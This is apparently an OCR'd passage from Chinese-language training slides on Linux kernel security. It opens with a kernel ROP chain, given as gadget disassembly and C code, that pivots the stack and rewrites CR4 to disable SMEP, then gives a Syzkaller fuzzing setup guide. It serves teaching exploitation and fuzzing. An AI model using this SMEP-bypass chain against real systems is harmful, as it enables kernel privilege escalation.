c101c444:       5d                      pop    %ebp
c101c445:       c3                      ret
c101c446:       8d 76 00                lea    0x0(%esi),%esi
c101c449:       8d bc 27 00 00 00 00    lea    0x0(%edi,%eiz,1),%edi
```

ebx可控，将esp赋值为ebx，之后就可以ROP改写CR4

```
c104a251:       0f 22 e0                mov    %eax,%cr4
c104a254:       51                      push   %ecx
c104a255:       9d                      popf
c104a256:       5d                      pop    %ebp
c104a257:       c3                      ret
c104a258:       90                      nop
```

通过eax改写cr4，禁用smep

```
unsigned long* ptr4 = (unsigned long*)0x3000;
ptr4[0] = 0xc101c440;           // mov    %ebx,%esp
int i = 2;                      // pop %ebx; pop %edi
unsigned long *stack = (unsigned long*)0;
stack[i++] = 0x10;                      // pop ebp; ret
stack[i++] = 0xc104aeaa;        // pop %eax; leave; ret
stack[i++] = 0x6d0;
stack[i++] = 0xc104a251;        // mov %eax,%cr4;pop %ebp; ret
stack[i++] = 0;
stack[i++] = (unsigned long)&templine;
```

完整gadgets

Syzkaller

编译FUZZ用的内核

在kernel目录下，配置并编译内核
产生默认配置文件
make defconfig
make kvmconfig

打开.config文件，手动加入下列选项（原先注释地方的也要删掉），之后执行make oldconfig

CONFIG_KCOV=y
CONFIG_DEBUG_INFO=y
CONFIG_KASAN=y
CONFIG_KASAN_INLINE=y
CONFIG_CONFIGFS_FS=y
CONFIG_SECURITYFS=y

安装编译所需依赖（libelf-dev），并开始编译

项目地址：https://github.com/google/syzkaller

Syzkaller

制作镜像

sudo apt-get install debootstrap

wget https://raw.githubusercontent.com/google/syzkaller/master/tools/create-image.sh -O create-image.sh

chmod +x create-image.sh

./create-image.sh


修改create-image.sh，从国内镜像下载会快一点

```
sudo rm -rf $DIR
mkdir -p $DIR
sudo debootstrap --include=$PREINSTALL_PKGS $RELEASE $DIR http://ftp.cn.debian.org/debian/

# Set some defaults and enable promtless ssh to the machine for root.
```

Syzkaller

QEMU启动

```
export KERNEL=/home/ubuntu/Desktop/linux
export IMG=/home/ubuntu/Desktop/debian_64

qemu-system-x86_64 -kernel $KERNEL/arch/x86_64/boot/bzImage -
append "console=ttyS0 root=/dev/sda debug earlyprintk=serial
slub_debug=QUZ" -hda $IMG/stretch.img -net user,hostfwd=tcp::10021-:22
-net nic  --nographic -enable-kvm -m 2G -smp 2 -pidfile vm.pid 2>&1 | tee
vm.log
```



Syzkaller

安装Syzkaller

下载go1.8.1并安装，最后通过go获取syzkaller并编译

```
wget https://storage.googleapis.com/golang/go1.11.8.linux-amd64.tar.gz
tar -xf go1.11.8.linux-amd64.tar.gz
mv go goroot
export GOROOT=`pwd`/goroot
export PATH=$GOROOT/bin:$PATH
mkdir gopath
export GOPATH=`pwd`/gopath

go get -u -d github.com/google/syzkaller/...
cd gopath/src/github.com/google/syzkaller/
mkdir workdir
make
```

Syzkaller

启动Syzkaller

根据自己的环境修改$GOPATH，$KERNEL 和 $IMAGE变量，并保存为my.cfg。
最后./bin/syz-manager -config=my.cfg启动Syzkaller

```
{
        "target": "linux/amd64",
        "http": "127.0.0.1:56741",
        "workdir": "$GOPATH/src/github.com/google/syzkaller/
workdir",
        "kernel_obj": "$KERNEL",
        "image": "$IMAGE/stretch.img",
        "sshkey": "$IMAGE/stretch.id_rsa",
        "syzkaller": "$GOPATH/src/github.com/google/syzkaller",
        "procs": 8,
        "type": "qemu",
        "vm": {
                "count": 4,
                "kernel": "$KERNEL/arch/x86/boot/bzImage",
                "cpu": 2,
                "mem": 2048
        }
}
```

Syzkaller

http://127.0.0.1:56741查看日志

syzkaller

Stats:

revision	4c04afaa
config	
uptime	1m0s
fuzzing	0s
corpus	0
triage queue	0
cover	0
signal	0
crash types	0 (0/hour)
crashes	0 (0/hour)
exec total	0 (0/hour)
new inputs	0 (0/hour)
rotated inputs	0 (0/hour)
suppressed	0 (0/hour)
vm restarts	0 (0/hour)

Crashes:

Description	Count	Last Time	Report

Log:

```
qemu-system-x86_64: error: failed to set MSR 0x38d to 0x0
qemu-system-x86_64: /build/qemu-XrmZRw/qemu-2.11+dfsg/target/i386/kvm.c:1906: kvm_put

2020/01/12 08:45:53 loop: phase=0 shutdown=false instances=1/4 [0] repro: pending=0 r
2020/01/12 08:45:53 loop: starting instance 0
2020/01/12 08:45:53 loop: instance 2 finished, crash=false
2020/01/12 08:45:53 failed to create instance: failed to read from qemu: EOF
qemu-system-x86_64: error: failed to set MSR 0x38d to 0x0
qemu-system-x86_64: /build/qemu-XrmZRw/qemu-2.11+dfsg/target/i386/kvm.c:1906: kvm_put
```